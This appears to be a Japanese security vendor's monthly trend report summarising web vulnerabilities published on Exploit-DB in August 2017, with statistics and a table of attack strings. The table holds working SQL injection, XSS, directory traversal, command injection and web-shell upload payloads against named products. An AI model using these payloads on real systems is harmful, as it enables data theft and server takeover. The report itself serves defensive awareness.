Penta SECURITY
TRUST FOR AN OPEN SOCIETY

セキュリティ情報トレンド&リスク

最新Web脆弱性トレンドレポート

: EDB-Report 2017.08

ペンタセキュリティシステムズ株式会社
R&D Center
データセキュリティチーム

EDB-Report

最新Web脆弱性トレンドレポート(2017.08)

2017.08.01~2017.08.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。


ベンタセキュリティシステムズ株式会社R&Dセンター　データセキュリティチーム

サマリー

2017年8月に公開されたExploit-DBの脆弱性報告件数は、総90件であり、その中でSQLインジェクションが70件で最も多い件数で発見されました。公開された70件のSQLインジェクション脆弱性の中で26件はJoomla CMSで発見されたものでした。したがって、Joomlaを使用しているユーザーは特に主要コンポーネントに対する最新パッチで脆弱性に対応する必要があります。その他にも、ほとんどの脆弱性は、ウェブアプリケーション攻撃から発生しています。よって、持続的なセキュリティを維持するためにはウェブアプリケーションファイアウォール（WAF)とセキュアコーディングを活用した深層防護(Defense indepth)を具現しなければなりません。


1. 脆弱性別件数

脆弱性カテゴリ	件数
ローカルファイル挿入(Local File Inclusion:LFI)	1
コマンド インジェクション(Command Injection)	1
ファイルアップロード(File Upload)	2
ディレクトリトラバーサル(Directory Traversal)	6
クロスサイトスクリプティング(Cross Site Scripting:XSS)	10
SQL インジェクション(SQL Injection)	70
合計	**90**




2. 危険度別件数

危険度	件数	割合
早急対応要	74	82.22%
高	11	12.22%
中	5	5.56%
合計	**90**	**#####**




3. 攻撃実行の難易度別件数

難易度	件数	割合
難	1	1.11%
中	53	58.89%
易	36	40.00%
合計	**90**	**#####**



4. 主なソフトウェア別脆弱性発生件数

ソフトウェア名	件数
Joomla	26
FineCMS	3
DALIM SOFTWARE ES Core	2
QuantaStor Software Defined Storage	2
Automated Logic WebCTRL	2
VehicleWorkshop	2
Advantech SUSIAccess	2
ClipBucket	2
Entrepreneur B2B Script	1
Symantec Messaging Gateway	1
PHP Video Battle Script	1
EDUMOD	1
PHPMyWind	1
Premium Servers List Tracker	1
Smart Chat	1
Schools Alert Management Script	1
LiveCRM	1
Piwigo Plugin User Tag	1
eCardMAX	1
GIF Collection	1
PHP-Lance	1
ImageBay	1
AutoCar	1
De-Tutor	1
PHP Search Engine	1
De-Journal	1
Easy Web Search	1
DeWorkshop	1
SOL.Connect meter mpp	1
Quali CloudShell	1
SOA School Managemen	1
Php Cloud mining Script	1
Matrimony Script	1
iTech Social Networking Script	1
PHP Jokesite	1
Affiliate Niche Script	1
Muviko	1
Apache2Triad	1
PHP Coupon Script	1
AdvanDate iCupid Dating Software	1
PHP Classifieds Script	1
Doctor Patient Project	1
Matrimonial Script	1
Photogallery Project	1
Wireless Repeater	1
Online Quiz Project	1
FTP Made Easy PRO	1
Food Ordering Script	1
Flash Poker	1
LiveProjects	1
NethServer	1
LiveSales	1
PHP Appointment Booking Script	1
Car or Cab Booking Script	1
Wordpress	1
LiveInvoices	1
LiveSupport	1
合計	**90**



EDB-Report

最新Web脆弱性トレンドレポート(2017.08)

2017.08.01~2017.08.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付	EDB番号	脆弱性カテゴリ	攻撃難脆弱性度	危険度	脆弱性名	攻撃コード	対象プログラム
2017-08-01	42404	File Upload	易	早急対応要	VehicleWorkshop - File Upload 脆弱性	POST /sellvehicle.php HTTP/1.1 Host: Connection: Close Accept: text/html, application/xhtml+xml, */* Accept-Language: ko-KR User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0) Content-Type: multipart/form-data; boundary=----------7dd10029908f2 ----------7dd10029908f2 Content-Disposition: form-data; name="file"; filename="backdoor.php" Content-Type: application/octet-stream <?php system($_GET['cmd']); ?> ----------7dd10029908f2--	VehicleWorkshop
2017-08-01	42403	SQL Injection	易	早急対応要	VehicleWorkshop - SQL Injection 脆弱性	/login.php?id=' OR 1 --+	VehicleWorkshop
2017-08-01	42402	Directory Traversal	中	早急対応要	Advantech SUSIAccess <= 3.0 - 'RecoveryMgmt' File Upload 脆弱性	/downloadCSV.jsp?file=../../../../../../../../../../Program Files/Apache Software Foundation/logs/localhost_access_log.txt	Advantech SUSIAccess
2017-08-01	42401	Directory Traversal	易	中	Advantech SUSIAccess <= 3.0 - Directory Traversal 脆弱性	/downloadCSV.jsp?file=/../../../../../../../../../../boot.ini	Advantech SUSIAccess
2017-08-01	42408	SQL Injection	中	早急対応要	SOL.Connect ISET-mpp meter 1.2.4.2 - SQL Injection 脆弱性	POST /_45b4a69e249c1d0ab9772763f3c97e69_/?s=login&o=/_45b4a69e249c1d0ab9772763f3c97e69_/%3fs%3dmain HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Referer: http://10.0.100.24:1004/_45b4a69e249c1d0ab9772763f3c97e69_/?s=login&o=/_45b4a69e249c1d0ab9772763f3c97e69_/%3fs%3dmain Content-Type: application/x-www-form-urlencoded; charset=UTF-8 Connection: close Upgrade-Insecure-Requests: 1 Content-Type: application/x-www-form-urlencoded Content-Length: 131 action=submit&origin=%2F_45b4a69e249c1d0ab9772763f3c97e69_%2F%3Fs%3Dmain&s=login&user=admin%27+or+%271%27%3D%271+--%2B&password=asd	SOL.Connect meter mpp
2017-08-02	42417	SQL Injection	中	早急対応要	Joomla! Component Ultimate Property Listing 1.0.2 - SQL Injection 脆弱性	/index.php?option=com_upl&view=propertylisting&sf_selectuser_id=-109'+UNION+ALL+SELECT+0x31,0x32,0x33,0x34,0x35,0x36,0x37,(sELECT+eXPORT_sET(0x35,@:=0,(sELECT+cOUNT(*)fROM(iNFORMATiON_sCHEMA.cOLUMNS)wHERE@:=eXPORT_sET(0x35,eXPORT_sET(0x35,@,tABLE_nAME,0x3c6c693e,2),cOLUMN_nAME,0xa3a,2)),@,0x32)),0x39,0x3130,0x3131,0x3132,0x3133,0x3134,0x3135,0x3136,0x3137,0x3138,0x3139,0x3230,0x3231,0x3232,0x3233,0x3234,0x3235,0x3236,0x3237,0x3238,0x3239,0x3330,0x3331,0x3332,0x3333,0x3334,0x3335,0x3336,0x3337,0x3338,0x3339,0x3430,0x3431,0x3432,0x3433,0x3434,0x3435,0x3436,0x3437,0x3438,0x3439,0x3530,0x3531,0x3532,0x3533,0x3534,0x3535,0x3536,0x3537,0x3538,0x3539,0x3630,0x3631,0x3632,0x3633,0x3634,0x3635,0x3636,0x3637,0x3638,0x3639,0x3730,0x3731,0x3732,0x3733,0x3734,0x3735,0x3736,0x3737,0x3738,0x3739,0x3830,0x3831,0x3832,0x3833,0x3834,0x3835,0x3836,0x3837--+-	Joomla
2017-08-02	42416	SQL Injection	中	早急対応要	Joomla! Component Event Registration Pro Calendar 4.1.3 - SQL Injection 脆弱性	/index.php?option=com_registrationpro&view=category&id=-33++union+select++make_set(6,@:=0x0a,(select(1)from(information_schema.columns)where@:=make_set(511,@,0x3c6c693e,table_name,column_name)),@),2,3,4--+-	Joomla
2017-08-02	42415	SQL Injection	易	早急対応要	Joomla! Component LMS King Professional 3.2.4.0 - SQL Injection 脆弱性	/index.php?option=com_lmsking&view=lmsking&layout=learningpath&task=learningPath&cp_id=1%20and%201=1--	Joomla
2017-08-02	42414	SQL Injection	中	早急対応要	Joomla! Component PHP-Bridge 1.2.3 - SQL Injection 脆弱性	/index.php?option=com_phpbridge&view=phpview&run=fahrzeuge&mode=detail&id=-00000090+union+select+1,(sELECT+eXPORT_sET(5,@:=0,(sELECT+cOUNT(*)fROM(iNFORMATiON_sCHEMA.cOLUMNS)wHERE@:=eXPORT_sET(5,eXPORT_sET(5,@,tABLE_nAME,0x3c6c693e,2),cOLUMN_nAME,0xa3a,2)),@,2)),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29--+-	Joomla
2017-08-02	42413	SQL Injection	易	早急対応要	Joomla! Component SIMGenealogy 2.1.5 - SQL Injection 脆弱性	/index.php?option=com_simgenealogy&view=latest&type=1%20and%201=1--	Joomla
2017-08-02	42412	SQL Injection	易	早急対応要	Entrepreneur B2B Script - 'pid' Parameter SQL Injection 脆弱性	/product_view1.php?pid=99999+%20and%201=1--	Entrepreneur B2B Script
2017-08-02	42421	SQL Injection	中	早急対応要	Muviko 1.0 - 'q' Parameter SQL Injection 脆弱性	/search.php?q=test' UNION ALL SELECT NULL,CONCAT(CONCAT('qqpzq','lHGBmBgXqPlXdkuRCaimornRFWRUtWPKLWYLzQeK'),'qqvvq'),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- Gqvt	Muviko

EDB-Report

最新Web脆弱性トレンドレポート(2017.08)

2017.08.01~2017.08.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付	EDB番号	脆弱性カテゴリ	攻撃難脆弱性度	危険度	脆弱性名	攻撃コード	対象プログラム
2017-08-02	42420	SQL Injection	易	早急対応要	EDUMOD Pro 1.3 - SQL Injection 脆弱性	POST /students/search.php HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 Query=Test%' AND (SELECT 7257 FROM(SELECT COUNT(*),CONCAT(0x717a7a7671,(SELECT (ELT(7257=7257,1))),0x7171767871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND '%'='&action=Search	EDUMOD
2017-08-02	42419	SQL Injection	中	早急対応要	Premium Servers List Tracker 1.0 - SQL Injection 脆弱性	/server/1 AND SLEEP(5)	Premium Servers List Tracker
2017-08-03	42423	SQL Injection	中	早急対応要	Joomla! Component StreetGuessr Game 1.1.8 - SQL Injection 脆弱性	/index.php?option=com_streetguess&view=maps&catid=0'+/*!11110procedure*/+/*!11110analyse*/+(/*!11110extractvalue*/(0x30,/*!11110concat*/(0x27,/*!11110@@version*/,0x7e,/*!11110database()*/)),0x30)--+-	Joomla
2017-08-07	42431	SQL Injection	易	早急対応要	WordPress Plugin Easy Modal 2.0.17 - SQL Injection 脆弱性	/wp-admin/admin.php?page=easy-modal&action=delete&id%5B0%5D=4%20AND%20SLEEP(5)&easy-modal_nonce=xxx	Wordpress
2017-08-09	42438	Directory Traversal	易	中	DALIM SOFTWARE ES Core 5.0 build 7184.1 - Directory Traversal 脆弱性	/Esprit/public/Password.jsp₩₩?orgName₩₩=../../../../../../../../etc/passwd	DALIM SOFTWARE ES Core
2017-08-09	42437	XSS	易	高	DALIM SOFTWARE ES Core 5.0 build 7184.1 - XSS 脆弱性	POST /dalimws/admin HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 DeviceName=TESTHOST</script><script>alert(1)</script>&DeviceID=WebService-2510717331</script><script>alert(2)</script>	DALIM SOFTWARE ES Core
2017-08-10	42443	XSS	易	高	Piwigo Plugin User Tag 0.9.0 - XSS 脆弱性	POST /ws.php?format=json&method=user_tags.tags.update HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 image_id=4&referer=picture.php%3F%2F4%2Fcategory%2F1&tags=<script>prompt()</script>	Piwigo Plugin User Tag
2017-08-10	42442	SQL Injection	中	早急対応要	GIF Collection 2.0 - SQL Injection 脆弱性	/updaterate.php?id=-27++/*!11111union*/+/*!11111select*/+/*!11111concat*/(username,0x3a,password),0x32,0x33,0x34,0x35,0x36,0x37,0x38,0x39,0x3130,0x3131,0x3132,0x3133,0x3134,0x3135,0x3136,0x3137+from+users--+-	GIF Collection
2017-08-10	42441	SQL Injection	易	早急対応要	ImageBay 1.0 - SQL Injection 脆弱性	/picture.php?pid=-22++/*!11111union*/+/*!11111select*/+/*!11111concat*/(username,0x3a,password),0x32,0x33,0x34,0x35,0x36,0x37,0x38,0x39,0x3130,0x3131,0x3132,0x3133,0x3134,0x3135,0x3136,0x3137,0x3138,0x3139,0x3230,0x3231,0x3232+from+users--+-	ImageBay
2017-08-11	42448	SQL Injection	中	早急対応要	De-Tutor 1.0 - SQL Injection 脆弱性	/blog-details.php?id=-1'+/*!22222UnIoN*/(/*!22222SeLeCT*/+0x283129,0x283229,0x3c7370616e3e496873616e2053656e63616e3c2f7370616e3e,(select(@x)from(select(@x:=0x00),(@running_number:=0),(@tbl:=0x00),(select(0)from(information_schema.columns)where(table_schema=database())and(0x00)in(@x:=Concat(@x,0x3c62723e,if((@tbl!=table_name),/*!11111Concat*/(0x3c2f6469763e,LPAD(@running_number:=@running_number%2b1,2,0x30),0x3a292020,0x3c666f6e7420636f6c6f723d7265643e,@tbl:=table_name,0x3c2f666f6e743e,0x3c62723e,(@z:=0x00),0x3c646976207374796c653d226d617267696e2d6c6566743a333070783b223e),0x00),lpad(@z:=@z%2b1,2,0x30),0x3a292020,0x3c666f6e7420636f6c6f723d626c75653e,column_name,0x3c2f666f6e743e))))x),0x283529,0x283629)--+-	De-Tutor
2017-08-11	42447	SQL Injection	中	早急対応要	De-Journal 1.0 - SQL Injection 脆弱性	/page.php?id=-1'++/*!22222UnIoN*/(/*!22222SeLeCT*/+0x283129,0x283229,0x283329,(select(@x)from(select(@x:=0x00),(@running_number:=0),(@tbl:=0x00),(select(0)from(information_schema.columns)where(table_schema=database())and(0x00)in(@x:=Concat(@x,0x3c62723e,if((@tbl!=table_name),/*!11111Concat*/(0x3c2f6469763e,LPAD(@running_number:=@running_number%2b1,2,0x30),0x3a292020,0x3c666f6e7420636f6c6f723d7265643e,@tbl:=table_name,0x3c2f666f6e743e,0x3c62723e,(@z:=0x00),0x3c646976207374796c653d226d617267696e2d6c6566743a333070783b223e),0x00),lpad(@z:=@z%2b1,2,0x30),0x3a292020,0x3c666f6e7420636f6c6f723d626c75653e,column_name,0x3c2f666f6e743e))))x),0x283529,0x283629)--+-	De-Journal

EDB-Report

最新Web脆弱性トレンドレポート(2017.08)

2017.08.01~2017.08.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付	EDB番号	脆弱性カテゴリ	攻撃難脆弱性度	危険度	脆弱性名	攻撃コード	対象プログラム
2017-08-11	42446	SQL Injection	中	早急対応要	DeWorkshop 1.0 - SQL Injection 脆弱性	/vehicleadd.php?id=-2'++UNION(SELECT+0x283129,(select(@x)from(select(@x:=0x00),(@running_number:=0),(@tbl:=0x00),(select(0)from(information_schema.columns)where(table_schema=database())and(0x00)in(@x:=Concat(@x,0x3c62723e,if((@tbl!=table_name),/*!11111Concat*/(0x3c2f6469763e,LPAD(@running_number:=@running_number%2b1,2,0x30),0x3a292020,0x3c666f6e7420636f6c6f723d7265643e,@tbl:=table_name,0x3c2f666f6e743e,0x3c62723e,(@z:=0x00),0x3c646976207374796c653d226d617267696e2d6c6566743a333070783b223e),0x00),lpad(@z:=@z%2b1,2,0x30),0x3a292020,0x3c666f6e7420636f6c6f723d626c75653e,column_name,0x3c2f666f6e743e)))))x),0x283329,0x283429,0x283529,0x283629,0x283729,0x283829,0x283929,0x28313029,0x28313129)--+-	DeWorkshop
2017-08-14	42453	XSS	易	高	Quali CloudShell 7.1.0.6508 (Patch 6) - Persistent Cross Site Scripting 脆弱性	POST /RM/Reservation/ReserveNew HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 Name='"><script>alert("xss")</script>&Description='"><script>alert("xss")</script>	Quali CloudShell
2017-08-15	42457	Directory Traversal	易	中	ClipBucket 2.8.3 - Directory Traversal 脆弱性	/admin_area/template_editor.php?dir=cb_28&file=../../../index.php&folder=layout	ClipBucket
2017-08-15	42457	SQL Injection	易	早急対応要	ClipBucket 2.8.3 - SQL Injectoin 脆弱性	/view_collection.php?cid=-1 UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23--&type=photos	ClipBucket
2017-08-15	42458	SQL Injection	中	早急対応要	AdvanDate iCupid Dating Software 12.2 - SQL Injection 脆弱性	/index.php?dll=music&sub=search&keyword='+aND(/*!00002SelEcT*/+0x30783331+/*!00002frOM*/+(/*!00002SelEcT*/+cOUNT(*),/*!00002cOnCaT*/((/*!00002sELECT*/(/*!00002sELECT*/+/*!00002cOnCaT*/(cAST(dATABASE()+aS+/*!00002cHAR*/),0x7e,0x496873616E53656e63616e))+/*!00002FRoM*/+iNFORMATION_sCHEMA.tABLES+/*!00002wHERE*/+tABLE_sCHEMA=dATABASE()+lIMIT+0,1),fLOOR(/*!00002rAND*/(0)*2))x+/*!00002FRoM*/+iNFORMATION_sCHEMA.tABLES+gROUP+bY+x)a)+/*!00002aNd*/+''='	AdvanDate iCupid Dating Software
2017-08-17	42463	SQL Injection	中	早急対応要	Doctor Patient Project 1.0 - SQL Injection 脆弱性	/single.php?docID=-1'+/*!22222UnloN*/(/*!22222SeLeCT*/+0x283129,(select(@x)from(select(@x:=0x00),(@running_number:=0),(@tbl:=0x00),(select(0)from(information_schema.columns)where(table_schema=database())and(0x00)in(@x:=Concat(@x,0x3c62723e,if((@tbl!=table_name),/*!11111Concat*/(0x3c2f6469763e,LPAD(@running_number:=@running_number%2b1,2,0x30),0x3a292020,0x3c666f6e7420636f6c6f723d7265643e,@tbl:=table_name,0x3c2f666f6e743e,0x3c62723e,(@z:=0x00),0x3c646976207374796c653d226d617267696e2d6c6566743a333070783b223e),0x00),lpad(@z:=@z%2b1,2,0x30),0x3a292020,0x3c666f6e7420636f6c6f723d626c75653e,column_name,0x3c2f666f6e743e))))x),0x283329,0x283429,0x283529,0x283629,0x283729,0x283829,0x283929,0x28313029,0x28313129,0x28313229,0x28313329,0x28313429,0x28313529)--+-&docname=0x30783330	Doctor Patient Project
2017-08-17	42462	SQL Injection	中	早急対応要	Photogallery Project 1.0 - SQL Injection	/page.php?page_id=-1'+/*!22222UnloN*/(/*!22222SeLeCT*/++0x283129,0x283229,0x283329,(select(@x)from(select(@x:=0x00),(@running_number:=0),(@tbl:=0x00),(select(0)from(information_schema.columns)where(table_schema=database())and(0x00)in(@x:=Concat(@x,0x3c62723e,if((@tbl!=table_name),/*!11111Concat*/(0x3c2f6469763e,LPAD(@running_number:=@running_number%2b1,2,0x30),0x3a292020,0x3c666f6e7420636f6c6f723d7265643e,@tbl:=table_name,0x3c2f666f6e743e,0x3c62723e,(@z:=0x00),0x3c646976207374796c653d226d617267696e2d6c6566743a333070783b223e),0x00),lpad(@z:=@z%2b1,2,0x30),0x3a292020,0x3c666f6e7420636f6c6f723d626c75653e,column_name,0x3c2f666f6e743e)))))x),0x283529)+--+-&title= %49%68%73%61%6e%20%53%65%6e%63%61%6e	Photogallery Project
2017-08-17	42461	SQL Injection	中	早急対応要	Online Quiz Project 1.0 - SQL Injection 脆弱性	/result.php?cat_id=-1'+/*!22222UnloN*/(/*!22222SeLeCT*/+0x283129,(select(@x)from(select(@x:=0x00),(@running_number:=0),(@tbl:=0x00),(select(0)from(information_schema.columns)where(table_schema=database())and(0x00)in(@x:=Concat(@x,0x3c62723e,if((@tbl!=table_name),/*!11111Concat*/(0x3c2f6469763e,LPAD(@running_number:=@running_number%2b1,2,0x30),0x3a292020,0x3c666f6e7420636f6c6f723d7265643e,@tbl:=table_name,0x3c2f666f6e743e,0x3c62723e,(@z:=0x00),0x3c646976207374796c653d226d617267696e2d6c6566743a333070783b223e),0x00),lpad(@z:=@z%2b1,2,0x30),0x3a292020,0x3c666f6e7420636f6c6f723d626c75653e,column_name,0x3c2f666f6e743e))))x),0x283329,0x283429,0x283529,0x283629,0x283729,0x283829,0x283929,0x28313029,0x28313129,0x28313229,0x28313329,0x28313429,0x28313529)--+-&docname=0x30783330	Online Quiz Project

EDB-Report

最新Web脆弱性トレンドレポート(2017.08)

2017.08.01~2017.08.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付	EDB番号	脆弱性カテゴリ	攻撃難脆弱性度	危険度	脆弱性名	攻撃コード	対象プログラム
2017-08-17	42482	SQL Injection	中	早急対応要	Food Ordering Script 1.0 - SQL Injection 脆弱性	/restaurantDetails.php?resid=1'+/*!00600aNd*/(/*!00600SelEcT*/+0x30783331+/*!00600fRoM*/+(/*!00600SelEcT*/+CoUnT(*),/*!00600cOncaT*/(/*!00600SeleCT*/(/*!00600SeleCT*/+/*!00600cOncaT*/(cAST(daTabAsE()+aS+/*!00600cHAR*/),0x7e,0x496873616E53656e63616e))+/*!00600fRoM*/+iNFORMATION_sCHEMA.tABLES+/*!00600wHERE*/+tABLE_sCHEMA=daTabAsE()+lIMIT+0,1),fLooR(/*!00600rAND*/(0)*2))x+/*!00600fRoM*/+iNFORMATION_sCHEMA.tABLES+gROUP+bY+x)a)+/*!00600aNd*/+''='	Food Ordering Script
2017-08-18	42492	SQL Injection	中	早急対応要	Joomla! Component Appointment 1.1 - SQL Injection 脆弱性	/index.php/service-list?view=allorder&ser_id=-84+/*!11111union*/+/*!11111select*/+(sELECT+eXPORT_sET(0x35,@:=0,(sELECT+cOUNT(*)fROM(iNFORMATiON_sCHEMA.cOLUMNS)wHERE@:=eXPORT_sET(0x35,eXPORT_sET(0x35,@,tABLE_nAME,0x3c6c693e,2),cOLUMN_nAME,0xa3a,2)),@,0x32))--+-	Joomla
2017-08-18	42491	SQL Injection	易	早急対応要	LiveProjects 1.0 - SQL Injection 脆弱性	/index.php?r=pmt/project/project-view&id=1%20and%201=1--	LiveProjects
2017-08-18	42490	SQL Injection	中	早急対応要	LiveSales 1.0 - SQL Injection 脆弱性	/index.php?r=estimate/estimate/view&id=64+/*!22222UnIoN*/(/*!22222SeLeCT*/+0x283129,0x283229,0x283329,0x283429,(select(@x)/*!22222from*/(/*!22222select*/(@x:=0x00),(@running_number:=0),(@tbl:=0x00),(/*!22222select*/(0)/*!22222from*/(information_schema.columns)/*!22222where*/(table_schema=database())and(0x00)in(@x:=/*!22222CoNcaT*/(@x,0x3c62723e,if((@tbl!=table_name),/*!22222CoNcaT*/(0x3c2f6469763e,LPAD(@running_number:=@running_number%2b1,2,0x30),0x3a292020,0x3c666f6e7420636f6c6f723d7265643e,@tbl:=table_name,0x3c2f666f6e743e,0x3c62723e,(@z:=0x00),0x3c646976207374796c653d226d617267696e2d6c6566743a333070783b223e),0x00),lpad(@z:=@z%2b1,2,0x30),0x3a292020,0x3c666f6e7420636f6c6f723d626c75653e,column_name,0x3c2f666f6e743e)))))x),0x283629,0x283729,0x283829,0x283929,0x28313029,0x28313129,0x28313229,0x28313329)--+-	LiveSales
2017-08-18	42489	SQL Injection	中	早急対応要	LiveInvoices 1.0 - SQL Injection 脆弱性	/index.php?r=estimate/estimate/view&id=62++/*!11111UnioN*/(/*!11111sELECt*/+0x283129,0x283229,0x283329,0x283429,(select(@x)/*!22222from*/(/*!22222select*/(@x:=0x00),(@running_number:=0),(@tbl:=0x00),(/*!22222select*/(0)/*!22222from*/(information_schema.columns)/*!22222where*/(table_schema=database())and(0x00)in(@x:=/*!22222CoNcaT*/(@x,0x3c62723e,if((@tbl!=table_name),/*!22222CoNcaT*/(0x3c2f6469763e,LPAD(@running_number:=@running_number%2b1,2,0x30),0x3a292020,0x3c666f6e7420636f6c6f723d7265643e,@tbl:=table_name,0x3c2f666f6e743e,0x3c62723e,(@z:=0x00),0x3c646976207374796c653d226d617267696e2d6c6566743a333070783b223e),0x00),lpad(@z:=@z%2b1,2,0x30),0x3a292020,0x3c666f6e7420636f6c6f723d626c75653e,column_name,0x3c2f666f6e743e)))))x),0x283629,0x283729,0x283829,0x283929,0x28313029,0x28313129,0x28313229,0x28313329)--+-	LiveInvoices
2017-08-18	42488	SQL Injection	中	早急対応要	LiveSupport 1.0 - SQL Injection 脆弱性	/index.php?Ticket=2&r=support/ticket/queue&id=2&r=support/ticket/queue&id=22+/*!44455PrOceDure*/+/*!44455AnaLysE*/+(eXtrActvAlue(0,/*!44455concat*/(0x27,0x3a,version(),0x7e,database())),0)--+-	LiveSupport
2017-08-18	42487	SQL Injection	中	早急対応要	LiveCRM 1.0 - SQL Injection 脆弱性	/index.php?r=estimate/estimate/view&id=64+/*!22222UnIoN*/(/*!22222SeLeCT*/+0x283129,0x283229,0x283329,0x283429,(select(@x)/*!22222from*/(/*!22222select*/(@x:=0x00),(@running_number:=0),(@tbl:=0x00),(/*!22222select*/(0)/*!22222from*/(information_schema.columns)/*!22222where*/(table_schema=database())and(0x00)in(@x:=/*!22222CoNcaT*/(@x,0x3c62723e,if((@tbl!=table_name),/*!22222CoNcaT*/(0x3c2f6469763e,LPAD(@running_number:=@running_number%2b1,2,0x30),0x3a292020,0x3c666f6e7420636f6c6f723d7265643e,@tbl:=table_name,0x3c2f666f6e743e,0x3c62723e,(@z:=0x00),0x3c646976207374796c653d226d617267696e2d6c6566743a333070783b223e),0x00),lpad(@z:=@z%2b1,2,0x30),0x3a292020,0x3c666f6e7420636f6c6f723d626c75653e,column_name,0x3c2f666f6e743e)))))x),0x283629,0x283729,0x283829,0x283929,0x28313029,0x28313129,0x28313229,0x28313329)--+-	LiveCRM
2017-08-18	42517	XSS	易	高	QuantaStor Software Defined Storage < 4.3.1 - XSS 脆弱性 #	POST /qstorapi/jsonrpc HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 {"method":"<script>alert(1)</script>", "params":"asd"}	QuantaStor Software Defined Storage
2017-08-18	42519	Command Injection	中	早急対応要	Symantec Messaging Gateway 10.6.3-2 - Command Injection 脆弱性	/brightmail/admin/restore/action5.do?method=performRestore&symantec.brightmail.key.TOKEN=bbda9b0a52bca4a43cc2b6051cd6b95900068cd3&restoreSource=APPLIANCE&localBackupFileSelection=%61%73%64%66%60%69%64%3e%2f%64%61%74%61%2f%62%63%63%2f%77%65%62%61%70%70%73%2f%62%72%69%67%68%74%6d%61%69%6c%2f%6f%75%74%70%75%74%2e%74%78%74%3b%2f%62%69%6e%2f%75%6e%61%6d%65%20%2d%61%3e%3e%2f%64%61%74%61%2f%62%63%63%2f%77%65%62%61%70%70%73%2f%62%72%69%67%68%74%6d%61%69%6c%2f%6f%75%74%70%75%74%2e%74%78%74%60%68%65%68%65%68%65	Symantec Messaging Gateway

EDB-Report

最新Web脆弱性トレンドレポート(2017.08)

2017.08.01~2017.08.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付	EDB番号	脆弱性カテゴリ	攻撃難脆弱性度	危険度	脆弱性名	攻撃コード	対象プログラム
2017-08-18	42517	XSS	易	高	QuantaStor Software Defined Storage < 4.3.1 - XSS 脆弱性	/qstorapi?qsCall=%3Cscript%3Ealert(1)%3C/script%3E	QuantaStor Software Defined Storage
2017-08-18	42502	SQL Injection	易	早急対応要	Joomla! Component SP Movie Database 1.3 - SQL Injection 脆弱性	/index.php?option=com_spmoviedb&view=searchresults&searchword=1%20and%201=1--&type=movies&Itemid=52	Joomla
2017-08-18	42501	SQL Injection	易	早急対応要	Joomla! Component Calendar Planner 1.0.1 - SQL Injection 脆弱性	/index.php/component/calendarplanner/events?searchword=&option=com_calendarplanner&view=events&category_id=1%20and%201=1--	Joomla
2017-08-18	42500	SQL Injection	中	早急対応要	Joomla! Component Zap Calendar Lite 4.3.4 - SQL Injection 脆弱性	/index.php?option=com_zcalendar&view=plugin&name=rsvp&task=rsvpform&user=&eid=1++aND(/*!00000sELeCT*/+0x30783331+/*!00000FrOM*/+(/*!00000SeLeCT*/+cOUNT(*),/*!00000CoNCaT*/((sELEcT(sELECT+/*!00000CoNCAt*/(cAST(dATABASE()+aS+cHAR),0x7e,0x496873616E53656e63616e))+fROM+iNFORMATION_sCHEMA.tABLES+wHERE+tABLE_sCHEMA=dATABASE()+lIMIT+0,1),fLOOR(rAND(0)*2))x+fROM+iNFORMATION_sCHEMA.tABLES+gROUP+bY+x)a)&format=raw	Joomla
